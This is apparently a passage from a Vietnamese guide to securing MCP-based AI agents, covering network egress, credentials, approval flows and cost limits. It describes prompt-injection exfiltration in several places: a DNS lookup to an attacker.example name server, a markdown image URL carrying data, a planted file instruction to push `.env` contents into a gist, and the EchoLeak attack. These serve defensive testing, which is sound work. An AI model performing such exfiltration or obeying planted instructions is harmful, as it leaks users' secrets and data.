Làm thế nào. Cách chắc nhất là sandbox không cần DNS: tiến trình gửi tên miền cho proxy qua CONNECT, và proxy tự phân giải. Chặn port 53 và 853 từ sandbox, và chặn các endpoint DNS-over-HTTPS công cộng ở proxy. Heuristic phát hiện tunneling (hostname dài, chuỗi mã hóa) chỉ nên là lớp bổ sung, vì nó dễ bị lách bằng cách chia nhỏ dữ liệu.

Proxy phải kiểm allowlist **trước** khi phân giải tên miền. Nếu proxy phân giải mọi tên được gửi tới rồi mới từ chối kết nối, thì chính truy vấn DNS của proxy đã mang dữ liệu tới name server của kẻ tấn công (`<dữ-liệu>.attacker.example`). Cũng vì lý do đó, allowlist wildcard trên những domain mà ai cũng tạo được subdomain (dịch vụ tunnel, hosting miễn phí, nền tảng serverless, trang tĩnh) mở lại đúng kênh này. Đếm số subdomain khác nhau trên mỗi suffix được phép là một tín hiệu phát hiện bổ sung.

Kiểm chứng. Từ sandbox, `dig @8.8.8.8 test.example.com`: phải thất bại.

Bỏ qua khi. Sandbox không có mạng.

Sai lầm hay gặp. Chặn port 53 nhưng quên DoH qua port 443. Proxy phân giải tên miền trước khi kiểm allowlist.

NET-03 · Kiểm soát các đích ghi được

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-3 (nên có ở ASAL-2)	●●●●○	Vài tuần, và cần tinh chỉnh liên tục	Security engineer

Mục tiêu. Hạn chế exfil qua những đích hợp lệ nhưng cho phép ghi dữ liệu: GitHub (issue, gist, comment), dịch vụ paste, webhook Slack/Discord, URL presigned của cloud storage, form trên web.

Chặn được. Exfil qua đích đã allowlist.

Không chặn được. Hoàn toàn. Đây là bài toán còn mở.

Tổ chức cần có. Phân loại dữ liệu; quyết định rõ use case nào được ghi ra ngoài.

Làm thế nào. Tách allowlist đọc (GET tới trang tài liệu, registry package) khỏi allowlist ghi (POST/PUT tới dịch vụ lưu được nội dung). Ở ASAL-3, nếu cần rule theo method và đường dẫn chứ không chỉ theo tên miền, dùng proxy có TLS inspection, và tính trước cái giá của nó (bên dưới). Với phiên đã đọc dữ liệu nhạy cảm (khóa, dữ liệu khách hàng), cắt quyền ghi ra ngoài cho phần còn lại của phiên; nếu nghiệp vụ buộc phải gửi, chuyển sang phê duyệt từng lần có hiển thị đích và nội dung (ACT-03).

Một cách giảm nhu cầu TLS inspection là chuyển các hành động ghi sang tool có ngữ nghĩa với đích cố định, ví dụ tạo issue qua một MCP server GitHub nằm sau gateway có policy theo repo, rồi chặn ghi HTTP trực tiếp từ sandbox. Khi đó quyết định nằm ở tầng tool, nơi đã có ngữ nghĩa, thay vì ở tầng proxy.

TLS inspection có giá riêng. Proxy trở thành nơi giữ toàn bộ lưu lượng đã giải mã, nên nó là mục tiêu giá trị cao. Client có certificate pinning sẽ hỏng. Runtime dùng CA store riêng phải được cấu hình (NODE_EXTRA_CA_CERTS cho Node.js, REQUESTS_CA_BUNDLE hoặc SSL_CERT_FILE cho Python, keystore cho Java), nếu không dev sẽ tắt kiểm tra chứng chỉ để làm việc tiếp. Việc giải mã lưu lượng cũng có thể chạm nghĩa vụ về quyền riêng tư của nhân viên và dữ liệu khách hàng, nên cần hỏi pháp chế trước khi triển khai.

Hướng nghiên cứu đáng theo dõi là information-flow control cho agent, trong đó dữ liệu mang nhãn nguồn gốc và policy chặn luồng từ dữ liệu nhạy cảm ra kênh ghi (ví dụ CaMeL của Google DeepMind, 2025; xem thêm Nguyên lý 3). Trong những gì mình khảo sát, chưa có công cụ sản xuất dùng được liền.

Kiểm chứng. Red team: cài chỉ thị trong một file khiến agent tạo gist chứa nội dung `.env` của dự án thử.

Bỏ qua khi. Use case không đọc dữ liệu nhạy cảm (cạnh A của bộ ba đã bị cắt).

Sai lầm hay gặp. Tin rằng allowlist `github.com` là an toàn vì "đó là nơi code của mình nằm". Bật TLS inspection rồi để dev tự xử lý lỗi chứng chỉ; cách "xử lý" phổ biến nhất là tắt kiểm tra chứng chỉ.

NET-04 · Bảo mật kết nối tới remote MCP server

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-0	●○○○○ (phía client) đến ●●○○○ (dự server có OAuth)	Phụ thuộc SDK	Dev tích hợp

Mục tiêu. Kết nối tới MCP server qua mạng được xác thực đúng chiều, token không dùng lại được ở nơi khác, và server nội bộ không phơi ra Internet.

Chặn được. MITM; token của server này bị dùng cho server khác; authorization server mix-up.

Không chặn được. Server hợp lệ nhưng độc (D1).

Tổ chức cần có. Identity provider hỗ trợ OAuth 2.1; mạng riêng hoặc ZTNA cho server nội bộ.

Làm thế nào. Luôn kiểm tra chứng chỉ TLS, không bao giờ tắt kiểm tra. Theo phần authorization của spec MCP: dùng OAuth 2.1 với PKCE, gửi resource indicator (RFC 8707) để token bị khóa vào đúng server, không chuyển tiếp token của người dùng sang upstream (token passthrough bị spec cấm). Spec 2026-07-28 bổ sung (SEP-2468, SEP-2352): client phải kiểm tra số `iss` theo RFC 9207 trước khi đổi code, credential client gắn với đúng issuer đã cấp, và Dynamic Client Registration được đánh dấu deprecated để chuyển sang Client ID Metadata Documents.

Resource indicator chống dùng token sai chỗ, nhưng không chống replay token bị đánh cắp tới đúng server đó. Khi hạ tầng hỗ trợ, dùng token gắn với khóa của client (DPoP, RFC 9449, hoặc mTLS). Transport chuẩn là stdio và Streamable HTTP; transport HTTP+SSE kiểu cũ đã deprecated. MCP server nội bộ nên nằm sau mạng riêng hoặc ZTNA thay vì mở endpoint công khai.

Kiểm chứng. Thử dùng token cấp cho server A để gọi server B: phải bị từ chối.

Bỏ qua khi. Chỉ dùng server stdio local (spec quy định server stdio lấy credential từ môi trường, không dùng luồng OAuth này).

Sai lầm hay gặp. Bắt buộc OCSP stapling cứng rồi hỏng kết nối với chứng chỉ của CA đã ngừng OCSP (Let's Encrypt ngừng OCSP từ 2025). Nên dựa vào chứng chỉ ngắn hạn và CRL.

NET-05 · Header và body phải nhất quán tại gateway

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-2	●○○○○	Vài giờ nếu gateway tự viết; kiểm tra cấu hình nếu dùng gateway có sẵn	Dev gateway

Mục tiêu. Gateway không bị lừa bởi request có header nói một đằng, body nói một nẻo.

Chặn được. Request smuggling kiểu "header ghi tool đọc, body gọi tool ghi".

Không chặn được. Request nhất quán nhưng độc.

Tổ chức cần có. Có gateway MCP.

Làm thế nào. Từ spec 2026-07-28 (SEP-2243), request Streamable HTTP bắt buộc mang header `Mcp-Method` và `Mcp-Name` để gateway định tuyến và phân quyền mà không phải parse body. Nếu gateway ra quyết định theo header, nó phải kiểm tra header khớp với `method` và `params.name` trong body JSON-RPC, và từ chối khi không khớp. JSON body có key trùng lặp cũng phải bị từ chối, vì các parser khác nhau chọn giá trị khác nhau.

Kiểm chứng. Gửi request có `Mcp-Name: read_file` và body `"name": "delete_file"`: phải bị từ chối.

Bỏ qua khi. Không có gateway, hoặc gateway luôn quyết định theo body.

Sai lầm hay gặp. Gateway phân quyền theo header, server thực thi theo body.

NET-06 · Output của agent không trở thành kênh gửi ra ngoài

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-1	●●○○○	Vài ngày khi tự dựng giao diện; vài giờ để kiểm client có sẵn	Dev frontend hoặc dev tích hợp

Mục tiêu. Nội dung mô hình sinh ra (markdown, HTML, link, ảnh) không tự động gây ra request ra ngoài khi được hiển thị, và không được hệ thống nhận nó đối xử như code tin cậy.

Chặn được. Exfil không cần tool: chỉ thị độc khiến mô hình chèn một ảnh markdown có URL chứa dữ liệu, và giao diện tự tải ảnh đó. Đây là lớp tấn công mà EchoLeak (CVE-2025-32711, Microsoft 365 Copilot) đã khai thác ở dạng zero-click. Chặn cả XSS và injection ở hệ thống dùng output (đưa output vào HTML, câu truy vấn, lệnh, ticket).

Không chặn được. Người dùng tự copy nội dung ra ngoài.

Tổ chức cần có. Danh sách những nơi output của agent được hiển thị hoặc chuyển tiếp.

Làm thế nào. Giao diện hiển thị output không tự tải ảnh, iframe hay tài nguyên từ URL bên ngoài. Chỉ tải từ allowlist, hoặc hiển thị URL để người dùng tự bấm. Giao diện web dùng Content-Security-Policy chặt. Link hiển thị đầy đủ đích thật. Hệ thống nhận output của agent (render HTML, chạy truy vấn, tạo ticket, gửi email) xử lý nó như đầu vào không tin cậy: escape, dùng tham số hóa, không eval. Với client có sẵn, kiểm tra xem client có tự tải ảnh từ markdown hay không.

Kiểm chứng. Cho agent đọc một file có chỉ thị chèn ảnh `![x](https://<domain-thứ>/?d=...)`. Xem log của domain thứ: không được có request nào.

Bỏ qua khi. Output chỉ hiển thị dạng văn bản thuần trong terminal và không chuyển sang hệ thống nào khác.

Sai lầm hay gặp. Chặn egress của sandbox nhưng quên rằng trình duyệt của người dùng, nơi hiển thị output, không nằm trong sandbox.

D4 · Credential và secret

Agent bị prompt injection sẽ dùng được mọi credential nó chạm tới. Cách giảm thiệt hại hiệu quả nhất là để nó chạm tới ít credential nhất, trong thời gian ngắn nhất.

CRED-01 · Không có secret dài hạn trong tầm với của agent

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-0	●●○○○	1-5 ngày dọn dẹp, phụ thuộc số dự án	Dev, cộng người quản trị secret

Mục tiêu. Trong workspace, biến môi trường và các file agent đọc được không có API key, token hay mật khẩu dài hạn.

Chặn được. Lộ credential qua prompt injection, qua log, qua commit nhầm.

Không chặn được. Credential ngắn hạn đang được dùng hợp lệ trong phiên.

Tổ chức cần có. Hệ thống quản lý secret; hướng dẫn cho dev cách lấy credential ngắn hạn.

Làm thế nào. Quét workspace và home bằng `gitleaks` hoặc `trufflehog` để biết mình đang có gì. Thay access key tĩnh của cloud bằng đăng nhập SSO có credential ngắn hạn. Thay PAT dài hạn bằng token có hạn và scope hẹp. Với secret mà tool cần, cho **MCP server hoặc tool tự giữ credential** (lấy từ OpenBao/Vault, từ secret manager của cloud, hoặc file mã hóa bằng SOPS) thay vì đưa credential vào context hay môi trường của agent. Agent gọi tool; tool dùng credential; agent không bao giờ thấy credential.

Kiểm chứng. Yêu cầu agent in toàn bộ biến môi trường và liệt kê file `.env` trong workspace. Không được thấy secret dài hạn nào.

Bỏ qua khi. Không bao giờ.

Sai lầm hay gặp. Chuyển secret từ `.env` sang biến môi trường của shell, nơi agent vẫn đọc được y chang.

CRED-02 · Danh tính và scope riêng cho agent

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-2	●●○○○	1-2 tuần	Người quản trị IAM

Mục tiêu. Hành động của agent dùng credential riêng, scope tối thiểu, và phân biệt được với hành động của con người trong log của hệ thống đích.

Chặn được. Agent dùng toàn bộ quyền của người dùng; không phân biệt được ai đã làm gì khi điều tra.

Không chặn được. Lạm dụng trong phạm vi scope đã cấp.

Tổ chức cần có. Quy ước đặt tên và cấp phát danh tính cho agent; người duyệt scope.

Làm thế nào. Ví dụ: GitHub App hoặc fine-grained token chỉ cho đúng repo; user DB chỉ đọc cho agent phân tích; role cloud riêng cho agent với permission boundary. Khi MCP server hành động thay mặt người dùng, dùng OAuth với scope hẹp, và giữ danh tính "agent X thay mặt người Y" trong token hoặc log. Spec MCP 2026-07-28 đưa Enterprise-Managed Authorization thành một extension chính thức, là hướng để tổ chức kiểm soát tập trung việc này.

Kiểm chứng. Tìm một hành động của agent trong audit log của hệ thống đích: phải xác định được là agent chứ không phải người.

Bỏ qua khi. Agent chỉ đọc dữ liệu công khai.

Sai lầm hay gặp. Tạo "service account cho agent" rồi cấp quyền admin vì chưa biết agent sẽ cần gì.

CRED-03 · Credential ngắn hạn, cấp qua broker theo từng việc

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-3	●●●○○	2-6 tuần	Platform/IAM engineer

Mục tiêu. Credential cho hành động nhạy cảm được cấp khi cần, cho đúng việc, và tự hết hạn sau vài phút.

Chặn được. Credential bị lộ vẫn còn dùng được lâu.

Không chặn được. Lạm dụng trong cửa sổ hiệu lực.

Tổ chức cần có. Hạ tầng secret động (Vault/OpenBao dynamic secrets, STS của cloud, workload identity federation, SPIFFE/SPIRE).

Làm thế nào. Tool hoặc gateway xin credential từ broker cho từng thao tác hoặc từng phiên ngắn. Đặt TTL ngắn vì một lý do hay bị bỏ qua: thu hồi ở identity provider thường chỉ chặn lần cấp tiếp theo, còn access token đã phát ra vẫn sống tới lúc hết hạn, trừ khi hệ thống đích kiểm lại trạng thái. TTL ngắn là thứ thật sự giới hạn cửa sổ rủi ro. Ở ASAL-3, nếu cả identity provider lẫn hệ thống đích hỗ trợ, OpenID Shared Signals Framework (với các profile CAEP và RISC) cho phép đẩy sự kiện thu hồi tới nơi dùng token thay vì chờ token hết hạn. Nó chỉ có tác dụng ở những hệ thống thật sự nhận và xử lý sự kiện, nên không thay được TTL ngắn.

Kiểm chứng. Đo thời gian từ lúc thu hồi tới lúc một request dùng credential đó bị từ chối.

Bỏ qua khi. Không có use case ASAL-3.

Sai lầm hay gặp. Cấp credential ngắn hạn nhưng có refresh token dài hạn đi kèm, nằm trong tầm agent.

CRED-04 · Che secret trong output của tool (best-effort)

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
Nền từ ASAL-1	●●○○○	2-4 ngày	Dev

Mục tiêu. Giảm khả năng secret lọt vào context của mô hình qua kết quả đọc file hoặc output lệnh.

Chặn được. Secret lọt vào context một cách vô tình.

Không chặn được. Agent chủ động mã hóa secret trước khi đọc (ví dụ `base64 .env` qua shell), hay secret có định dạng lạ. Vì vậy đây không phải control chính.

Tổ chức cần có. Không có gì đặc biệt.

Làm thế nào. Áp bộ rule của `gitLeaks` hoặc `trufflehog` lên kết quả tool trước khi trả về cho mô hình, thay chuỗi bị phát hiện bằng placeholder có đánh dấu.


Kiểm chứng. Đặt một AWS key giả trong file, yêu cầu agent đọc: context chỉ được thấy placeholder.

Bỏ qua khi. CRED-01 đã làm triệt để.

Sai lầm hay gặp. Che secret trong file mà agent được giao sửa, rồi agent ghi placeholder đè lên secret thật. Phải loại trừ những file đang được chỉnh sửa, hoặc chặn ghi khi nội dung ghi có chứa placeholder.

D5 · Kiểm soát hành động và phê duyệt

Miền này quyết định agent được làm gì mà không cần hỏi, phải hỏi khi nào, và phê duyệt của con người có thật sự có nghĩa hay không. Sơ đồ dưới đây cho thấy các control D5 đứng ở đầu trên đường đi của một tool call.



Hành động đặc quyền ở ASAL-3b không đi luồng này:
[ACT-07] tool chỉ tạo đề xuất (PR, change request, giao dịch chờ duyệt)
trong một quy trình có sẵn người duyệt.

ACT-01 · Phân loại tool theo tác động

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-1	●○○○○	1-3 ngày cho danh mục ban đầu	Người sở hữu danh mục cùng người hiểu nghiệp vụ

Mục tiêu. Mọi tool (cả MCP lẫn built-in) được xếp vào một mức tác động, và mức đó quyết định policy ở ACT-02.

Chặn được. Không trực tiếp. Đây là nền cho ACT-02 đến ACT-07.

Không chặn được. Tool được phân loại sai.

Tổ chức cần có. Bảng phân loại được duyệt và cập nhật khi thêm tool.

Làm thế nào. Gợi ý sáu mức: đọc nội bộ; đọc từ bên ngoài (nguồn của cạnh B); ghi cục bộ trong workspace; ghi vào hệ thống dùng chung; không đảo ngược được; đặc quyền (tiền, quyền truy cập, production). Tool shell như Bash được xếp mức cao nhất mà nó chạm được, vì nó chạy được mọi thứ.

Tool annotations của MCP (`readOnlyHint`, `destructiveHint`, `idempotentHint`, `openWorldHint`) là gợi ý do server tự khai, không phải cam kết. Theo spec, khi server không khai: `readOnlyHint` mặc định false, `destructiveHint` mặc định true, `idempotentHint` mặc định false, `openWorldHint` mặc định true. Chính sách của tổ chức luôn được quyền ghi đè annotations. Không bao giờ nâng mức tin cậy của một tool chỉ vì server tự khai `readOnlyHint: true`.

Kiểm chứng. Mọi tool trong danh mục đều có mức phân loại.

Bỏ qua khi. Không bao giờ ở ASAL-1 trở lên.

Sai lầm hay gặp. Chỉ phân loại tool MCP mà quên tool built-in của client, trong khi đó thường là những tool mạnh nhất.

ACT-02 · Policy allow / deny / ask theo tool và theo tham số

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-2	●●○○○ (rule ở client) đến ●●●○○ (policy engine tại gateway)	1-3 tuần	Platform engineer

Mục tiêu. Hành động được tự động cho phép, tự động chặn, hoặc hỏi người dùng, dựa trên tool và trên giá trị tham số.

Chặn được. Hành động ngoài phạm vi đã định (xóa ngoài thư mục, câu lệnh SQL ghi, gọi API thanh toán).

Không chặn được. Hành động nằm trong phạm vi cho phép nhưng có hại; lách rule dựa trên chuỗi.

Tổ chức cần có. Chính sách được viết thành code, có review khi thay đổi.

Làm thế nào. Mức đầu là rule permission của client (ví dụ Claude Code có rule allow/ask/deny theo tool và theo mẫu, triển khai tập trung qua managed settings). Mức tiếp theo là policy tại gateway MCP (agentgateway dùng CEL; hoặc tích hợp OPA hay Cedar), cho phép rule theo tham số: đường dẫn phải nằm trong workspace, SQL chỉ được SELECT, số tiền dưới ngưỡng.

Rule chặn theo mẫu chuỗi của lệnh shell (ví dụ cấm `rm -rf`) dễ bị lách bằng vô số cách viết khác. Nó có ích để giảm sai sót vô tình, nhưng ranh giới thật với shell là sandbox (D2) chứ không phải rule chuỗi.

Kiểm chứng. Bộ test gồm các tool call nên được phép và nên bị chặn, chạy trong CI mỗi khi policy đổi.

Bỏ qua khi. ASAL-0 và ASAL-1 có thể dùng mặc định của client.

Sai lầm hay gặp. Policy chặt tới mức người dùng bị hỏi hàng trăm lần mỗi ngày, rồi họ bật chế độ bỏ qua phê duyệt.

ACT-03 · Giao diện phê duyệt hiển thị đúng thứ sẽ xảy ra

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-0	●○○○○ (chọn client làm tốt việc này)	Không đáng kể	Người dùng

Mục tiêu. Khi phải hỏi, người dùng thấy đủ thông tin để quyết định: server nào, tool nào, tham số đầy đủ, diff của file sẽ sửa, đích của kết nối mạng.

Chặn được. Phê duyệt mù.

Không chặn được. Người dùng không đọc; UI bị giả mạo bởi phần mềm cùng máy (ACT-05).

Tổ chức cần có. Đào tạo người dùng; chỉ số theo dõi số lần hỏi mỗi người mỗi ngày.

Làm thế nào. Chọn và cấu hình client hiển thị đầy đủ tham số và diff. Không dùng "cho phép tất cả" hay tương đương. Giảm số lần hỏi bằng ACT-02 để lần hỏi nào cũng đáng đọc. Theo dõi thời gian từ lúc hỏi tới lúc bấm duyệt: đa số lần duyệt dưới một giây là dấu hiệu người dùng không còn đọc.

Kiểm chứng. Xem lại mười lần phê duyệt gần nhất: người duyệt có thể nói được mình đã duyệt cái gì không?

Bỏ qua khi. ASAL-3b, nơi không có người duyệt.

Sai lầm hay gặp. Hiển thị tên tool mà không hiển thị tham số.

ACT-04 · Capability lease

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
Nên từ ASAL-2	●●●●○	Phần lớn phải tự phát triển	Dev platform

Mục tiêu. Người dùng cấp cho agent một quyền có giới hạn thời gian, phạm vi và ngân sách (ví dụ "sửa file trong `src/` trong 30 phút, tối đa 50 file"), để không phải duyệt từng lệnh nhỏ nhưng cũng không trao quyền vô hạn.

Chặn được. Phê duyệt một mỗi lần tới "cho phép tất cả".

Không chặn được. Hành động có hại nằm trong phạm vi lease.

Tổ chức cần có. Định nghĩa những loại hành động được gộp vào lease và những loại luôn phải hỏi từng lần.

Làm thế nào. Một lease cần có: tập tool (theo fingerprint ở SC-05), ràng buộc tham số (đường dẫn, đích), ngân sách (số lần gọi, số byte), thời hạn, và người cấp. Bộ đếm ngân sách phải nằm ở nơi agent không sửa được. Lease phải thu hồi được ngay (OBS-04). Hành động không đảo ngược được và hành động đặc quyền không bao giờ nằm trong lease.

Các client hiện có "cho phép trong phiên" hoặc "cho phép với thư mục này", là dạng lease không có ngân sách. Trong những gì mình khảo sát, lease có ngân sách và có ràng buộc tham số chưa có trong công cụ mã nguồn mở phổ biến (Mục 5.2).

Trong khi chờ, có thể ghép một lease gần đúng từ các thành phần có sẵn: quyền "cho phép trong phiên" của client làm phạm vi tool; credential cấp qua broker có TTL đúng bằng thời hạn lease (CRED-03) làm hạn và làm cơ chế thu hồi; rate limit theo người dùng tại gateway (RES-02) làm ngân sách; và policy theo tham số (ACT-02) làm ràng buộc. Cách ghép này không chặt bằng một lease thật vì bốn thành phần không biết nhau, nhưng thành phần nào cũng nằm ngoài tầm với của agent. Cũng vì chúng không biết nhau, cách ghép này không làm được việc "phiên vừa đọc dữ liệu nhạy cảm thì mất quyền ghi ra ngoài" như NET-03 mô tả. Việc đó cần một thành phần biết cả hai phía, và đó là khoảng trống ở Mục 5.2.

Kiểm chứng. Cấp lease 10 lần ghi, yêu cầu agent ghi 11 file: lần thứ 11 phải bị hỏi hoặc bị chặn.

Bỏ qua khi. Tần suất hỏi đã thấp.

Sai lầm hay gặp. Gộp lệnh shell vào lease. Một lệnh shell trong lease là lease cho mọi thứ.

ACT-05 · Phê duyệt trên giao diện tin cậy

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-3a	●●●●○	Tự phát triển, vài tháng cho một đội nhỏ: ứng dụng trên thiết bị thứ hai, kênh đẩy yêu cầu, cơ chế pairing thiết bị với proxy	Dev có kinh nghiệm bảo mật ứng dụng desktop/mobile

Mục tiêu. Giao diện hiển thị yêu cầu phê duyệt không thể bị sửa bởi thứ đang được kiểm soát: agent, MCP server, hay phần mềm khác chạy cùng user.

Chặn được. Giả mạo hộp thoại; hiển thị tham số vô hại trong khi thực thi tham số độc (một phần của K3).

Không chặn được. Người dùng duyệt mà không đọc.

Tổ chức cần có. Thiết bị hoặc ứng dụng duyệt được cấp phát và quản lý.

Làm thế nào. Giao diện duyệt do một thành phần chạy ở ngữ cảnh khác render (dịch vụ chạy dưới user riêng, prompt cấp hệ thống), hoặc tốt hơn là trên một **thiết bị thứ hai**: yêu cầu được đẩy sang điện thoại, ứng dụng trên điện thoại hiển thị tham số và người dùng duyệt ở đó. Cửa sổ chat của agent không phải giao diện tin cậy, vì chính agent và server viết ra nội dung hiển thị trong đó.

Kiểm chứng. Mô phỏng một tiến trình cùng user sửa nội dung hiển thị: nội dung trên thiết bị duyệt không đổi.

Bỏ qua khi. Dưới ASAL-3.

Sai lầm hay gặp. Nghĩ rằng chạm security key hay quét vân tay là đủ để chứng minh người dùng đồng ý với tham số. Xem ACT-06.

ACT-06 · Phê duyệt ràng buộc mật mã với tham số

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-3a	●●●●●	Tự phát triển, vài tháng	Người có kinh nghiệm FIDO2/WebAuthn và mật mã ứng dụng

Mục tiêu. Phê duyệt của người dùng là một chữ ký mật mã trên chính xác request sẽ được thực thi, để proxy từ chối mọi request lệch dù một byte.

Chặn được. Sửa tham số sau khi đã duyệt (TOCTOU); dùng lại phê duyệt cho request khác; chối bỏ đã duyệt.

Không chặn được. Người dùng duyệt nhầm. Nếu thiếu ACT-05, không chặn được phần mềm cùng máy hiển thị một đăng và xin chữ ký cho một nẻo, vì security key không có màn hình.

Tổ chức cần có. Người duyệt được cấp security key hoặc passkey trên thiết bị được quản lý; quy trình đăng ký và thu hồi khóa; khóa dự phòng.

Làm thế nào. Các yêu cầu tối thiểu, chi tiết ở tài liệu đi kèm (Phụ lục E):

- Digest được ký phải bao gồm danh tính server, tên tool, fingerprint định nghĩa tool (gồm annotations), tham số dạng canonical, định danh phiên, số thứ tự chống phát lại và thời hạn.
- Proxy phải **chuyển tiếp đúng các byte canonical đã được băm**, không chuyển tiếp payload gốc rồi băm một phiên bản đã chuẩn hóa. Nếu không, hai payload khác nhau có thể cho cùng digest.
- Chữ ký phải là chữ ký gắn khóa (WebAuthn assertion, hoặc khóa trong Secure Enclave/TPM có điều kiện sinh trắc), không phải kết quả boolean của API xác thực cục bộ. Các API như `LAContext.evaluatePolicy` trên macOS hay `UserConsentVerifier` trên Windows chỉ trả về đúng/sai, không sinh ra bằng chứng mật mã gắn với tham số.
- Bên kiểm tra phải xác minh đủ: challenge đúng bằng digest đã tính, `rpIdHash`, cờ UP/UV, và signature counter khi có.

WebAuthn chứng minh rằng người giữ khóa đã có mặt và đã đồng ý ký lên một challenge. Nó không chứng minh người đó đã thấy tham số nào. Phần "thấy gì" phải do ACT-05 bảo đảm.

Từ MCP 2026-07-28, giao thức không còn phiên: bước `initialize` và header `Mcp-Session-Id` đã bị bỏ (SEP-2575, SEP-2567). Vì vậy "định danh phiên" trong digest ở đây, và trong log ở OBS-01 và OBS-02, là phiên do proxy hoặc client tự định nghĩa, gắn với người dùng và thời điểm bắt đầu, không phải phiên của giao thức. Định danh phiên phải do proxy cấp. Có thể ghi thêm trace-id theo W3C Trace Context vào log để tương quan (MA-04), nhưng không dùng trace-id làm định danh phiên trong chữ ký, vì trace-id do phía gọi tự đặt và không được xác thực.

Kiểm chứng. Bộ test vectors của tài liệu đi kèm; test sửa một byte tham số sau khi ký phải bị từ chối.

Bỏ qua khi. Dưới ASAL-3a, hoặc khi hành động đặc quyền đã được đẩy hết qua quy trình sẵn có (ACT-07).

Sai lầm hay gặp. Chuẩn hóa Unicode (NFC) trước khi băm nhưng chuyển tiếp chuỗi gốc. Trên filesystem phân biệt byte như ext4, `café` dạng NFC và dạng NFD là hai file khác nhau, nhưng cho cùng digest sau khi chuẩn hóa.

ACT-07 · Hành động đặc quyền đi qua quy trình sẵn có

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-2 là control chính của ASAL-3b	●●○○○	1-4 tuần, chủ yếu là thiết kế tool	Người hiểu quy trình nghiệp vụ và dev

Mục tiêu. Agent không trực tiếp thực hiện hành động đặc quyền. Nó tạo đề xuất trong một quy trình đã có người duyệt và có log.

Chặn được. Phần lớn tác động trực tiếp lên production và tài chính.

Không chặn được. Người duyệt duyệt nhằm đề xuất độc.

Tổ chức cần có. Quy trình duyệt đã chạy ổn (code review, change management, maker-checker), và người duyệt biết rằng đề xuất có thể đến từ agent.

Làm thế nào. Ví dụ: agent mở PR và pipeline CI/CD triển khai sau khi merge; agent tạo change request thay vì chạy lệnh trên production; agent tạo giao dịch ở trạng thái chờ duyệt, và một người khác duyệt theo maker-checker; agent tạo yêu cầu cấp quyền thay vì tự cấp. Tool được thiết kế để *chỉ* làm được việc đề xuất, không có đường tắt.

Elicitation của MCP (từ spec 2026-07-28 chạy qua Multi Round-Trip Requests) cho phép server hỏi lại người dùng trước khi làm. Đó là tính năng tốt cho server tử tế, nhưng không phải control, vì server độc sẽ không hỏi.

Kiểm chứng. Liệt kê mọi tool có thể gây tác động đặc quyền và xác nhận không tool nào thực hiện trực tiếp.

Bỏ qua khi. Không có hành động đặc quyền.

Sai lầm hay gặp. Người duyệt PR duyệt nhanh hơn vì "agent viết thì chắc ổn", trong khi đề xuất từ agent cần được đọc kỹ hơn để xuất từ người.

D6 · Chi phí và tài nguyên**RES-01 · Hạn mức chi tiêu và khóa ảo**

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-0	●○○○○ (hạn mức trên console provider) đến ●●○○○ (gateway)	Vài giờ đến vài ngày	Người quản trị tài khoản provider

Mục tiêu. Agent không giữ API key gốc của LLM provider, và chi phí có trần theo người, theo dự án.

Chặn được. Cháy ví do vòng lặp; lộ key gốc có hạn mức lớn.

Không chặn được. Chi phí trong hạn mức.

Tổ chức cần có. Người sở hữu ngân sách AI; quy trình cấp khóa.

Làm thế nào. Cá nhân: đặt spending limit trên console của provider. Tổ chức: dựng gateway LLM (LiteLLM, Bifrost, Portkey gateway đều có bản mã nguồn mở) để cấp khóa ảo có quota riêng cho từng người/dự án, còn khóa gốc chỉ nằm ở gateway.

Kiểm chứng. Đặt quota thấp cho một khóa thử và chạy vượt: request phải bị chặn.

Bỏ qua khi. Chỉ dùng model local.

Sai lầm hay gặp. Khóa gốc vẫn nằm trong `.env` của vài dự án cũ.

RES-02 · Giới hạn số bước, thời gian và tần suất

CẤP	ĐỘ KHÓ	CÔNG SỨC	CẦN AI
ASAL-1	●○○○○	Vài giờ	Dev

Mục tiêu. Một tác vụ không chạy mãi, không gọi tool hàng nghìn lần một phút.

Chặn được. Vòng lặp vô hạn; tấn công làm cạn tài nguyên hệ thống đích.

Không chặn được. Tác vụ dài hợp lệ nhưng sai hướng.

Tổ chức cần có. Ngưỡng mặc định và cách xin nâng ngưỡng.

